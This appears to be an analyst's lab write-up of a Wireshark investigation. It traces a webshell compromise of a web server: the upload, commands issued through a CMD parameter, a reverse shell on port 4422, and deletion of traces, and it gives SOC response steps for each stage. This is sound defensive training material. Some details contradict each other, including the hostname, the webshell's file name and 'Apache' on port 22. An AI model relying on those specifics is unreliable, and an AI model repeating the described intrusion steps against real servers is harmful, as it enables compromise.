
🛠️ **Tool/Technique:** Wireshark (TCP Stream Follow, HTTP Analysis)
⏱️ **Timestamp:** 2021-02-07 16:42:38 (Packet 16203)
🔗 **Context:** Post-Exploitation – Active Attacker Interaction After Initial Compromise
🎯 **Why This Matters:** This finding confirms that the attacker achieved interactive, hands-on access via a webshell, enabling live reconnaissance and potential further malicious actions on the compromised web server.

💡 **My Analysis:**

- **Observation:**
  - The TCP stream reveals command-line interaction consistent with a webshell session.
  - Commands executed include: `whoami` (to identify the current user), `cd` and `ls` (to enumerate directory contents), and `rm -d` (attempt to remove directories).
  - The user context is identified as `www-data`, typical for web server processes.
  - The hostname of the compromised server is revealed as `Bob Dasa server`.
  - Historical port scan activity against this host showed open ports 22 (SSH) and 80 (HTTP).
- **Interpretation:**
  - The presence of a successful webshell provides the attacker with interactive access to the server's file system and operating environment, enabling extensive reconnaissance.
  - Typical attacker behavior is observed: gathering system information and probing for directories or files to target next.
  - The `rm -d` command attempt suggests an effort to remove evidence or disrupt services, though no further destructive actions are noted here.
  - Given common attacker post-compromise tactics, persistence mechanisms such as cron jobs, SSH key modifications, or deploying cryptocurrency miners could follow.
  - The user context (`www-data`) limits privileges but remains critical as it can be leveraged for privilege escalation or lateral movement within the network.
- **Action (What a SOC would do next):**

1. **Isolate the affected host** immediately to stop further attacker activities and lateral spread.
2. **Perform a comprehensive forensic analysis** of the system to identify the presence of webshell files, persistence mechanisms, and any unauthorized modifications.
3. **Review access logs and network traffic** for signs of data exfiltration or further exploitation attempts.
4. **Audit and patch vulnerabilities** that allowed initial compromise, especially file upload weaknesses or unprotected administrative endpoints.
5. **Monitor for known attacker TTPs (tactics, techniques, and procedures)**, including suspicious cron jobs or SSH key changes.
6. **Coordinate incident response to remove the webshell, remediate the system, and strengthen defenses** such as web application firewalls and strict egress filtering.

Key takeaway: Gaining interactive webshell access empowers attackers with dangerous hands-on control, underscoring the critical need for rapid detection, containment, and thorough remediation to protect organizational assets.



🔍 Full Path Discovery and Webshell Removal Evidence (Packet 16239)


🛠️ **Tool/Technique:** Wireshark (TCP Stream, HTTP Analysis, Packet Trace)
⏱️ **Timestamp:** February 7, 2021 — 16:44:39 (Packet 16239)
🔗 **Context:** Post-Exploitation Phase — Webshell Execution, File Enumeration, and Attempted Cleanup
🎯 **Why This Matters:** Confirms full attacker access, including webshell deployment, command execution as `www-data`, server hostname discovery, and cleanup attempts. Capturing these actions validates that the attacker achieved interactive access and tried to cover tracks — a scenario demanding urgent escalation and remediation.

💡 My Analysis:

- **Observation:**
  - Multiple PHP scripts were observed being accessed: `addcart.php`, `common.php`, `editprofile.php`, `upload.php`, and **`dbfuncs.php`** — the latter being the confirmed webshell.
  - At **packet 16239**, we see direct interaction with the uploaded webshell (`dbfuncs.php`), confirming it as the attacker's command interface.

    - The attacker issued **Linux shell commands via `CMD` parameter**, including:
        - `id` (reveals user: `www-data`)
        - `whoami`
        - `ls`, `cd` (directory navigation)
        - `rm dbfuncs.php` (attempt to remove evidence)
    - System response revealed **hostname: `bob-appserver`**, and web server runs under **user: `www-data`**.
    - Directory path exposed: `/var/www/htmls`, indicating standard Apache root directory.
- **Interpretation:**
    - The attacker fully compromised the target system's web layer and gained shell-level access using the webshell.
    - System-level identifiers (username and hostname) confirm that the shell was **not sandboxed or blocked**, providing unrestricted access to server internals.
    - The use of `rm dbfuncs.php` demonstrates **attacker intent to clean up traces**, indicating a higher level of sophistication and operational security awareness.
    - The multiple PHP script touches (e.g., `upload.php`, `editprofile.php`) suggest either enumeration or exploitation of multiple functionalities—potentially chained vulnerabilities.
- **Action (What a SOC would do next):**
    1. **Immediately isolate `bob-appserver` from the network** to prevent continued exploitation or lateral spread.
    2. **Recover and preserve packet `16239` and surrounding streams** for legal evidence and forensic reconstruction.
    3. **Conduct a full file integrity check on `/var/www/htmls`**, looking for additional implants or modified scripts.
    4. **Investigate access logs to `upload.php` and `editprofile.php`** to validate exploitation flow and IP origin.
    5. **Apply security hardening**:
        - Disable unauthenticated file uploads
        - Implement input validation and parameter sanitization
        - Ensure least-privilege access (why is `www-data` allowed to remove files?)
    6. **Review for privilege escalation** — even though commands were run as `www-data`, any privilege escalation attempts should be traced.

Key takeaway: This packet proves the attacker gained real-time command execution via an exposed webshell and took steps to erase traces. Identifying such activity is crucial to stopping advanced attackers before further escalation or data exfiltration occurs.



Between **16:33:06 and 16:45:56 UTC**, internal host `10.251.96.4` conducted a full-spectrum internal intrusion targeting `bob-appserver (10.251.96.5)`, exploiting Apache services on **ports 22 and 80**.

🔍 Key Observations:

- **Reconnaissance:** Port scanning using a fixed source port; `Gobuster 3.0.1` and `sqlmap 1.4.7` detected via HTTP headers.
- **Exploitation:** Successful upload and execution of a PHP webshell (`dbfunctions.php`) for remote command execution as `www-data`.
- **Command & Control:** Reverse shell initiated from victim to attacker on **port 4422**, enabling full terminal access.
- **Post-Exploitation:** System reconnaissance commands (`whoami`, `ls`, `python`) executed, followed by cleanup with `rm`.

🧠 Conclusion:

This attack chain reflects adversary behaviors aligned with the **MITRE ATT&CK** framework (T1046, T1059, T1071, T1070). The evidence highlights a complete kill chain from reconnaissance to post-exploitation, confirming the activity as **malicious**.

✅ **Personal Takeaway:**
This exercise enhanced my skills in packet analysis, adversary emulation tracking, and documenting high-fidelity intrusions—vital capabilities for any SOC analyst or cybersecurity investigator.
